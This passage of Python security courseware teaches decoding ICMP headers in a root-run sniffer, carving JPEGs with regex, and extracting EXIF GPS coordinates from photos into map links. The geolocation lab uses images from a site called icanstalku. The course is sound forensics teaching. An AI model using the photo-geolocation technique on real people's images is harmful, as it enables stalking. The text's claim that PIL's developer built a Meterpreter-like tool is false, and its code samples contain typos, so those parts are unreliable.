- Anything else you can just print the Type and the Code.

The ICMP header has two 1-byte fields. The first is the ICMP type code. This is used to identify the type of ICMP packet being transmitted. A type of 8 is your standard PING request. A type of 0 is the reply to a PING. If the type code is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the ICMP code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the ICMP header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures

3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Parsing Data Structures - Complete the ICMP Decoder in sniff.py

Run a ping and the sniffer **as root**!

```
root@573:~# ping 8.8.8.8
```

```
root@573:~# python /home/student/Documents/pythonclass/sniff-final.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:8.8.8.8 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:8.8.8.8
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:8.8.8.8 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:8.8.8.8 DST:10.10.75.120
```

Control-S will pause the printed output, and Control-Q will restart it

Keep in mind that the 'sudo' command ignores your PATH when executing commands, so it does not run in a Python virtual environment unless you use this syntax:

```
$ sudo -s "PATH=$PATH" python sniff-final.py
```

See sniff-final.py if you're stuck. One possible answer follows on the next page

Now, it is time to put these new skills to work. Here is an example of what your output should be. In one terminal, you will run a PING command. For example, you can PING the pywars server. Then, in a separate window, run the finished sniffer. You can see here it identifies the PING REQUEST and the PING REPLY based on its TYPE and it prints the associated SRC and DST IP address. If the flow of traffic is too fast for you to read, you can press CONTROL-S to pause the output of the program. When you want to restart it, you can hit CONTROL-Q.

In your Virtual Machine, the main Python installation for the OS already has all of the required modules to run the sniffer. As a result, this lab will work if you just run everything as root. But what if you needed to stay in the virtual environment? Running code inside a Virtual environment with elevated privileges presents a problem. For security reasons, the 'sudo' command ignores your OS $PATH. Your $PATH is what points to the virtual environment. So, you lose the virtual environment when you run 'sudo'.

```
(573) student@SEC573:~$ which python
/home/student/python-envs/573/bin/python
(573) student@SEC573:~$ sudo which python
/usr/bin/python
```

This is fixed with a few additional arguments when you run 'sudo'.

```
(573) student@SEC573:~$ sudo -s "PATH=$PATH" which python
/home/student/python-envs/573/bin/python
```

© 2024 Mark Baggett

Technet24

Lab 4.1: Parsing Data Structures

In your workbook, turn to Lab 4.1

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: One Possible ICMP Decoder

There are many possible answers. Here is one possible answer:
The struct string could have been: `=!BBH`

```
(icmp_type,icmp_code,icmp_chksum)=struct.unpack(r'!BBH', embedded_data[:4])
if icmp_type==0:
    print(f"ICMP - PING REPLY SRC:{srcip} DST:{dstip}")
elif icmp_type==8:
    print(f"ICMP - PING REQUEST SRC:{srcip} DST:{dstip)")
else:
    print(f"ICMP - TYPE:{icmp_type} CODE:{icmp_code} - SRC:{srcip} DST:{dstip} DATA:{icmp_data}")
```


You could have completed this lab in many possible ways. Here is one example. The struct string "!BBH" interprets that the header is big-endian: 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

© 2024 Mark Baggett

Technet24

Use Regex on Binary Data

Step 3

When parsing binary data with regular expressions, you quite often want to use GREEDY matching and re.DOTALL

For example: Wikipedia has a good reference on the JPG file standard:

- https://en.wikipedia.org/wiki/JPEG#The_JPEG_standard

JPEG images start with a hex magic value of \xff\xd8 and end with \xff\xd9, but \xff\xd9 might also be in the middle of your image

We can use regex to GREEDILY match from \xff\xd8 until \xff\xd9

Period wildcard doesn't include newline by default, and there may be a hex newline in the middle of the image. Turn on re.DOTALL to match \n

```
def string2jpg(rawstring):
    if not b'\xff\xd8' in rawstring or not b'\xff\xd9' in rawstring:
        print("ERROR: Invalid or corrupt image!", rawstring[:100])
        return None
    jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL)[0]
    return jpg
```


After you parse the filesystem or other data structure containing your image, your artifact will be stored as a binary data. You may still have some unnecessary metadata surrounding your image that you need to eliminate. Now regular expressions are a great way to find data (such as images) inside a bigger string. When using regular expressions on binary data, we usually want to use greedy matching and the re.DOTALL option. Let's look at an example of extracting an image.

The JPEG image format is well documented, and you can read all about it at the website http://en.wikipedia.org/wiki/JPEG#The_JPEG_standard. It is composed of a bunch of sections. Each section begins with a section marker and has a "size" field that tells you how far it is until the next section marker. The BEST way to extract a JPG from an image is to find the Beginning section marker (\xff\xd8), look for the size, go that number of bytes, get the next section marker, read its size, and so on until you reach the end image marker (\xff\xd9). But we are going to cut a few corners and just extract the image from the first \xff\xd8 until the last \xff\xd9. This approach isn't perfect, but it works for our purposes.

The bytes within our image may include values of \xff\xd8 or \xff\xd9, so it is important to extract our image, assuming the first image start marker starts the image and the last image end marker ends the image. The re.findall() function that you are already familiar with will work well for us. We can use the regular expression "\xff\xd8.*\xff\xd9" to find our image. We also may have hexadecimal 0x0a end-of-line markers in our binary data. To match past the end of a line, our regular expression needs to turn on the re.DOTALL option. This will tell the regular expression engine that the DOT wildcard also matches the end-of-line marker. re.Findall() will return a list, but because we split up the responses, our list should only ever have one element. So, to extract our image, we can do this:

```
jpg=re.findall(rb'\xff\xd8.*\xff\xd9',rawstring,re.DOTALL)[0]
```


© 2024 Mark Baggett

Analyzing the Data

Step 4

Once again, you can write a parser and manually interact with the document/artifact

- Using struct as covered in the previous section

You can use a third-party module to analyze it

- Zip: pyzip
- Pdf: pypdf, pdf-parser.py, PDFMiner
- Office Doc: PyWin32 and COM
- Office Docx: Extract zip and XML
- Media (JPG, MOV): PIL, PyMedia, OpenCV, pySWF
- EXE, DLL: pefile

Find them on pypi.org! A programmatically searchable list is at https://pypi.python.org/simple

Now that you have your artifact, it is time to do something with it! Once again, depending on the situation, you may be dealing with a widely known and well-supported artifact or a custom payload that you will have to manually parse. If you have to do it manually, then the principles we covered in the last section would be repeated here. We won't repeat those steps here, but .JPG, .PDF, .DOC, .EXE, and other files all have structures, section markers, and other metadata just like the filesystems, memory, and packets that store and transmit them. Understand those structures and then you can use struct to get to the metadata and data. This time, let's assume we have a widely known and well-supported data type.

For most widely used document and file types, you will be able to find a module that someone has already written that understands the data structure. None of these modules are likely to be installed by default, but you can use pip to install them. Rather than using the web interface, you can programmatically search pypi.org by looking at https://pypi.python.org/simple/. I sometimes use this with a regular expression to find modules I am interested in:

```
>>> re.findall(r".*metasploit.*", requests.get("https://pypi.python.org/simple/").text)
["<a href='metasploit-445'>metasploit_445</a><br/>", "<a href='pymetasploit'>pymetasploit</a><br/>"]
```

We will now look at one of these modules that is commonly used for image processing: the Python Image Library (PIL).

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Installing the PIL Image Package

PIL, or the Python Image Library, was developed by Secret Labs AB and then discontinued in 2011. PILLOW is the current maintained fork. It is 100% backward compatible and has new features. We import PIL for backward compatibility but are really using PILLOW.

PIL is not included with the standard libraries. It must be downloaded and installed

Install with PIP or a by free download here: https://pypi.python.org/pypi/Pillow

```
pip install Pillow
```

Already installed in your 573 Python Virtual Environment!

Features include:

- READ and WRITE images **from disk**
- Crop, resize, rotate, recolor, and otherwise manipulate the images
- Read/write image metadata
- Supports multiple image formats, including JPG, BMP, TGA, and more

The Python Image Library, or PIL, was originally developed and maintained by Secret Labs AB. The company, based out of Linköping, Sweden, has developed several products, including PythonWorks and an NMAP-like Meterpreter post-exploitation tool. But support has now been turned over to the open-source community and is maintained in a fork of PIL that is called "PILLOW". PIL is easily installed with pip or it can be downloaded from the project website. PIL is one of the many third-party Python modules that is already installed in your course virtual machine for you. PIL enables the developer to read and write images from disk. You can crop, resize, and rotate images and read image metadata. PIL works with several image types and enables you to extract metadata from JPG images.

© 2024 Mark Baggett

Technet24

Opening Images with PIL

PIL libraries were written to read and write images FROM DISK. To read from disk, you create a PIL image object with the Image.open() method

```
>>> from PIL import Image
>>> imagedata=Image.open("picture.jpg")
>>> imagedata.show()
```

But if your images aren't on a disk? What if they are stored in a variable?

You have two easy options:

- Option 1: Write the variable to disk and then open it from disk with the PIL
- Option 2: Use the io.BytesIO or io.StringIO libraries to treat them as an open file object

Option 2 will be much faster because it doesn't require any disk IO

```
>>> from io import BytesIO
>>> from PIL import Image
>>> img = open("/home/student/Public/images/sans-images/20.jpg","rb").read()
>>> Image.open(BytesIO(img)).show()
```


To begin working with images, you import PIL and then can use the Image.open method to open an image file from disk. Image.open will return an image object (specifically a PIL.JpegImagePlugin.JpegImageFile object) that can be used to manipulate the image.

What if the images aren't on a disk? For example, say they are stored in a variable that contains a bunch of bytes we extracted from a data stream. PIL doesn't have a method to read bytes from a variable, so we need to do something else. We have two options. The first option is to just write the bytes to disk. You already know how to use Python's file I/O to write a file. Write the bytes to disk and then read it back in. The second option is a little more elegant. You could use the StringIO or BytesIO. StringIO will wrap a string with all of the methods that you typically find in a file object. BytesIO does the same thing for bytes. Basically, StringIO converts a string to a file, which is exactly what you need. You'll find these objects in the io module in Python 3. If you already have bytes containing the JPG bytes, then you just pass that to BytesIO(), and it returns a File object that can be opened by Image.open. Putting it together, you get:

```
imageobject=Image.open(BytesIO(imagestring))
```


Then, you can call any of the imageobject methods, such as imageobject.show(), to display it on the screen.

© 2024 Mark Baggett

Key Functions in PIL.Image

open("pic.jpg"): Open an image creating an ImageObject that provides many useful methods, including the following:

- **show**(): Displays the image using the default viewer if one is defined in the OS. Your course VM uses "display" by default
- **thumbnail**((Width,Height),Method): Reduces image size, preserving aspect ratio to an image that is no larger than the (width,height) provided. Doesn't increase image size; only makes them smaller
- **resize**((Width,Height),Method): Returns a copy of the image with the exact given dimensions. Can be used to enlarge or shrink an image
  - Methods include **NEAREST, BILINEAR, BICUBIC, BOX, HAMMING, and LANCZOS**
- **size**: A tuple containing the current image size (W, H)
  - To enlarge with aspect ratio, use with resize: resize((.size[0] *2, .size[1]*2),..)
- **crop**((left,upper,right,lower)): Crops the image
- **rotate**(degrees): Rotates the image
- **save**(): Saves the image to disk
- **_getexif**(): Gets the metadata about the image



When you have an image object, you may ask, "What can I do with it?" Plenty! The Image.show() method will display it on the screen with the default image viewer. Be careful with this method, however. If you are processing a packet capture with thousands of images, you can easily DoS yourself as the images are constantly displaying on the screen.

You can convert images to a thumbnail with Image.thumbnail. You provide the thumbnail method with a maximum new height and width for the new image. Because the aspect ratio of the image is maintained by thumbnail, the new image may match only one of those two specifications. You also provide .thumbnail() with a reduction method for reducing the image. The reduction methods include NEAREST, BILINEAR, BICUBIC, BOX, HAMMING and LANCZOS. Each of these methods provides a different way of calculating the color of the pixel to fill in the gaps when making the image larger or replacing a pixel with a new color to represent the colors around it when shrinking an image. LANCZOS is one of the better choices and it is named after a mathematician named Cornelius Lanczos (1893-1974) who developed the algorithm. The algorithm, which was originally developed for linear algebra, works very nicely to reduce images.

Thumbnails are intended to reduce the image size, and they modify the existing image (that is, they don't return a copy of it). If you want to make it bigger or not affect the original, you can .resize() it. Resize creates a copy of the provided image at the exact height and width specified. It doesn't maintain the aspect ratio. If you want to maintain the aspect ratio, you can specify the new size as a multiplier of the current size. In other words, resize((image.size[0] *2, imagesize[1]*2), Image.Resampling.LANCZOS) would double its size. .size is a tuple that contains the image's height and width. You can also .crop() an image, providing a left, upper, right, and lower bound to include in the image, or .rotate() an image a given number of degrees. You can also save the modified images to disk with the .save() method. You will be making extensive use of the ._getexif() method, which returns a data structure containing all the metadata from the image.

© 2024 Mark Baggett

Technet24

Listing Metadata (1)

- Image._getexif() will return a dictionary full of the Exif information that was extracted from the image
- The KEYS in the dictionary are EXIF tags
- Exif TAGS are standardized integers that are assigned to specific data types
- Exif TAG 271 contains the MAKE of the camera
- Exif TAG 272 contains the MODEL of the camera
- Exif TAG 34853 contains GPS information about the photo!

```
>>> from PIL import Image
>>> imgobj=Image.open("4.jpg")
>>> info=imgobj._getexif()
>>> print(info[272])
myTouch_4G_Slide
>>> print(info[271])
HTC
```


Displaying images is useful and fun, but we want to extract the metadata, including the GPS coordinates, from the image. The _getexif() method will return a dictionary of metadata collected about the images. The dictionary may include information such as the make, model, serial number, and various capabilities of the camera that took the photos. It may also contain GPS coordinates of where the photo was taken. This information is typically referred to as "EXIF" information. EXIF is short for Exchangeable Image File. The dictionary's keys are EXIF TAGS. TAGS are integer values that represent a piece of data. If you look up the "TAG" integer in the dictionary returned by _getexif(), you will get the data associated with that tag. For example, say you assign the variable info the result of _getexif() like this: info=imageobject._getexif(). Then info[271] will contain the "Make" of the camera, and info[272] will contain the "Model".

© 2024 Mark Baggett

Listing Metadata (2)

- You can convert the TAGS from an integer to a human-readable name
- PIL includes a dictionary of TAGS in PIL.ExifTags
- TAGS is a dictionary whose keys are tag numbered, and the values are the names of the EXIF tag

```
>>> from PIL.ExifTags import TAGS
>>> TAGS.get(271)
'Make'
>>> TAGS.get(272)
'Model'
>>> TAGS.get(34853)
'GPSInfo'
```

```
>>> def print_exif(imageobject):
...     exifdict=imageobject._getexif()
...     for exif_num,data in exifdict.items():
...         tag_name=TAGS.get(exif_num, "Unknown Tag")
...         print(f"TAG:{exif_num}({tag_name}) is assigned {data}")
...
>>> print_exif(imagefile)
TAG:36864(ExifVersion) is assigned 0220
TAG:34853(GPSInfo) is assigned {0: b'\x02\x02\x00\x00', 1: 'N', 2: (34.0,
53.0, 5.0), 3: 'E', 4: (136.0, 35.0, 41.0), 14: 'T', 15: 0.0, 18: 'WGS-
84', 27: b'ASCII\x00\x00\x00GPS-FIX'}
```


Instead of printing "Here is data 271", we would like to identify that as the Model information. PIL provides a dictionary called "TAGS" that you can use to look up the TAG number to see what type of data it corresponds to. To convert the TAG integers to a user-friendly name, you would import the TAGS dictionary from PIL.ExifTags and look up the value in the dictionary using the TAG integer as the key. For example:

```
>>> from PIL.ExifTags import TAGS
>>> TAGS.get(271)
'Make'
```

Here the print_exif function does just that for us. Given an image object, it steps through all the EXIF tags and prints their names and values. The `._getexif()` method returns a dictionary. By stepping through the dictionary's `.items()` method, we get both the keys and values. The keys are numbers we can look up in the TAGS dictionary before printing.

The TAGS dictionary isn't complete, but it does contain the most common TAGS. You can get more information about EXIF tags on the Wikipedia page for it: https://en.wikipedia.org/wiki/Exif.

© 2024 Mark Baggett

Technet24

Convert Exif GPS to Decimal Degrees

Consider this data sample:

```
>>> info.get(34853)
{0: b'\x02\x02\x00\x00', 1: 'N', 2:
(34.0, 53.0, 5.0), 3: 'E', 4:
(136.0, 35.0, 41.0), 14: 'T', 15:
0.0, 18: 'WGS-84', 27:
b'ASCII\x00\x00\x00GPS-FIX'}
```

Calculating coordinates relies on four values in the dictionary at EXIF key 34853: keys 1, 2, 3, and 4.

Keys 1 and 3 contain the hemisphere.

The values at keys 2 and 4 look like three floats in a tuple, but they are not. They need to be turned into floats, then treated as degrees, minutes, and seconds of the GPS location.

```
def coordinates(ImageObject):
    info = ImageObject._getexif()
    if not info or not info.get(34853):
        return 0,0
    latDegrees = float(info[34853][2][0])
    latMinutes = float(info[34853][2][1])/60
    latSeconds = float(info[34853][2][2])/3600
    lonDegrees = float(info[34853][4][0])
    lonMinutes = float(info[34853][4][1])/60
    lonSeconds = float(info[34853][4][2])/3600
    latitude = latDegrees + latMinutes + latSeconds
    if info[34853][1] == 'S':
        latitude*= -1
    longitude = lonDegrees + lonMinutes + lonSeconds
    if info[34853][3] == 'W':
        longitude*=-1
    return latitude, longitude
```


GPS information is kept in tag number 34853. The GPS data inside tag 34853 is stored in a dictionary. The GPS dictionary is indexed by GPS tags. It includes 30 different pieces of data, including location, speed, and more. Here are the tags we are most interested in:

1: North or South—Contains an N or an S. If it is an S, our latitude will be a negative number.
2: Latitude—Contains a tuple or tuples of three numbers in the format (Degrees, Minutes, Seconds).
3: East or West—Contains an E or a W. If it is a W, the longitude will be a negative number.
4: Longitude—Has the same format as the Latitude.

Many online applications such as Google Maps, as well as others, represent GPS coordinates in "decimal degrees" format. To make full use of the Exif GPS data, we need to convert the coordinates stored in the exif data to decimal degrees format.

Latitude and longitude are stored in terms of degrees, minutes, and seconds. Let's look at just the latitude first, but be aware that the longitude will be calculated the same way. In this example, the latitude is stored at info[34853][2]. This is a tuple with three objects of type IFDRational that we can convert into floats. The latitude degrees is at position 0 (info[34853][2][0]). The latitude minutes are at position 1 (info[34853][2][1]), and so on.

To convert longitudes and latitudes to decimal format, you convert them to floats, then divide the minutes measurement by 60, divide the seconds by 3,600, and then add them together. Then, if it is south or west, you multiply it by a –1.

This coordinated function has been written for you to do exactly that.

© 2024 Mark Baggett

What to Do with GPS Data

Generate a URL to Google Maps!

http://maps.google.com/maps?q=lat,long&z=15

```
lat,lon = coordinates(imageobject)
print(f"http://maps.google.com/maps?q={lat:09.5f},{lon:09.5f}&z=15")
```

Generate a Google Earth/Maps Overlay (KML file)

KML Header+<1 or More Placemarks>+KML Footer

```
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2"> <Document>
<Placemark><name>NAME of  PIN1</name><Point><coordinates>174.763333, -
36.848461 </coordinates> </Point></Placemark>
<Placemark><name>NAME of PIN2</name><Point><coordinates>151.206889, -
33.873650 </coordinates></Point></Placemark>
</Document></kml>
```

KML Header

KML Footer

https://developers.google.com/kml/documentation/kmlreference

One quick and easy thing to do with coordinates is to produce URLs to Google Maps. Users will be able to click on the URL, and their browser will pull up the location where the photo was taken on Google Maps. The Google Maps URL is simple; it is `http://maps.google.com/maps?q=<Latitude>,<Longitude>&z=<zoom level>.`

Another option is to write all of the information to a Google Maps or Google Earth overlay. Map overlays are XML documents with a .KML extension. To create a simple KML file with pushpins for each of the images, we write the KML header to a file, followed by one or more placemarks, and finally, write the KML footer.

Our KML header is as follows:

```
<?xml version="1.0" encoding="UTF-8"?><kml
xmlns="http://www.opengis.net/kml/2.2"> <Document>
```

Our placemark is composed of a name (<name>NAME HERE</name>) and a point. Your name would be something that uniquely identifies your file on disk, such as the image filename. The point also has coordinates, so each placemark that we put in our document will have this format:

```
<Placemark>
<name>NAME HERE (such as an image filename)</name>
<Point><coordinates>Latitude, Longitude</coordinates></Point>
</Placemark>
```

Finally, we finish off our document with the KML footer of `"</Document></kml>."`
The KML file format enables you to do much more than just create pushpins. You can overlay your pushpins with icons of the images, create paths connecting related images, and more. For more information, you can refer to the KML documentation at https://developers.google.com/kml/documentation/kmlreference

© 2024 Mark Baggett

Technet24

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure

Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts

PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Lab Intro: Image Forensics

You will now complete an image forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG

~/Public/images/ contains two subdirectories:

- Sans-images: images from the SANS website with No GPS Exif data
- Icanstalku-images: images from icanstalku.com with GPS info

You will be completing image-forensics.py

If you get stuck, image-forensics-final.py is a good reference

Launch Visual Code from the pythonclass directory, then open image-forensics.py

```
$ cd /home/student/Documents/pythonclass
$ code .
```


The program will display data about all of the images in a directory. The program will find all of the .jpg files in a directory you specify using the GLOB module. Depending on the options provided, it will print the EXIF data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the EXIF data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called image-forensics-final.py is provided for your reference.

Begin by editing image-forensics.py:

```
$ cd /home/student/Documents/pythonclass
$ code .
```

Then `image-forensics.py and` take a look at what the program already does.

© 2024 Mark Baggett

Technet24

Lab Intro: Something to Start You Off

The CLI parsing, -m, -p, and -e options are finished!!

```
$ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help       show this help message and exit
  -d, --display    Display the image
  -m, --maps       Print google maps links
  -e, --exif       Display the exif data
  -p, --pause      Pause after each image
```

But -d / --display option doesn't do anything... YET

This is what the program currently does. It has a help menu. Thanks to a module designed to parse the command line named argparse. The command line option -p or --pause will pause until you press Enter between each image it processes. The -m, or --maps, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The -e, or --exif, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is -d, or --display. Right now, if you use that option, it just prints a message that says the feature has not been written yet. You will be fixing that issue!

© 2024 Mark Baggett

Lab Intro: It Works! Except for the Display Option

You can specify multiple options at the same time

```
$ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
http://maps.google.com/maps?q=31.7738,35.2243&z=15
```

Here is current code for the --display option

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Write that code! Use both .resize() and .show()

The program will also accept multiple command line options at the same time. So, you can run it with –mep, and it will print Google Maps links and Exif data and will pause between each image. Here is what your code looks like now. Find that section of code in image-forensics.py and replace it with code to resize the image to 200x200 and display the image.

© 2024 Mark Baggett

Technet24

Lab Intro: Image Forensics Lab

Complete the portion of the program that executes when -d or --display is passed as an argument

New to programming? Here is your challenge:

- Resize the image to 200x200 using the `Image.Resampling.LANCZOS` method
- Display the image on the screen

Advanced programmers can challenge themselves

- Use resize() to an approximate width of 200; adjust the height to maintain the aspect ratio of the image

Python Ninja?

- Write your own "print_exif()" function

To close all of those image windows, use killall:

```
$ killall ristretto
```


Write that section of code now. Resize the image to exactly 200 by 200 pixels using the Image.Resampling.LANCZOS method. Then display the image on the screen. For a more advanced challenge, you can maintain the aspect ratio of the original image while resizing it. To do this, you still call the resize() method, but you have to calculate the target size based on the current size. The .thumbnail() method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image. If you are really advanced, then you can write the print_exif() function on your own instead of using mine.

After you have successfully written the program and run it, many images will be displayed on your machine. You can quickly close all of those images by running the command **killall ristretto**.

© 2024 Mark Baggett

Lab 4.2: Image Forensics

In your workbook, turn to Lab 4.2

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Lab Highlights: One Possible Answer

Here is a finished example

Opening, resizing, and displaying images requires only a few lines of Python

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.Resampling.LANCZOS)
    newimage.show()
```

Advanced challenge: Resize with aspect ratio

```
if args.display:
    chng = 200.0 / imageobject.size[0]
    newsize = (int(imageobject.size[0]*chng), int(imageobject.size[1]*chng))
    newimage = imageobject.resize(newsize, Image.Resampling.LANCZOS)
    newimage.show()
```


Here is one way you could complete this lab. The first block of code just resizes the image to 200 by 200. The second block of code will calculate a percentage of change between 200.0 and the current width of the image. For example, if the current image width is 400, then 200/400 is 50%. Then, we calculate a new size based on the image's current size multiplied by that percentage of change. Finally, we resize the image to that size and then show the image.

© 2024 Mark Baggett

Section 4 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Forensics File Carving
The STRUCT Module: Four-Step File-Carving Process
1. Accessing Data
2. Parsing the Data Structure
Lab: Parsing Data Structures
3. Extracting Artifacts
4. Analyzing the Artifacts
PIL (Python Image Library)
- PIL Operations
- PIL Metadata

Lab: Image Forensics
SQL: Structured Query Language Essentials
Interactive Lab: Queries with MySQL
Python Database Operations
Windows Registry Forensics
Lab: Registry Forensics
Built-in HTTP Support: urllib
Requests Module
Lab: HTTP Communication

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Need to Understand SQL


As defenders, we often have to read security event logs from SIEMs, and other databases filled with data we must analyze

Forensics analysts need to parse SQL-compliant databases on iPhones and other mobile devices

Penetration testers use SQL when launching SQL injection attacks against websites and must understand SQL

The need to interact with SQL databases is universal to the security industry. Regardless of your role, you will be more effective at your job if you can read from and analyze data stored in SQL databases. If you, as a defender, find that the canned reports that come with your security systems aren't sufficient, you can use SQL to generate reports that meet your requirements. Better yet, after you extract the data from your security systems, you can analyze it and take action within your Python code. It is absolutely essential that you, as a forensics analyst, are able to extract information from SQL databases. Mobile device operating systems and mobile applications will frequently store important evidence inside SQL databases on the phone. Launching a SQL injection attack is an essential core skill for any penetration testers who want to be good at what they do. If you want to do SQL injection, you need to understand SQL. So, let's learn SQL.

© 2024 Mark Baggett



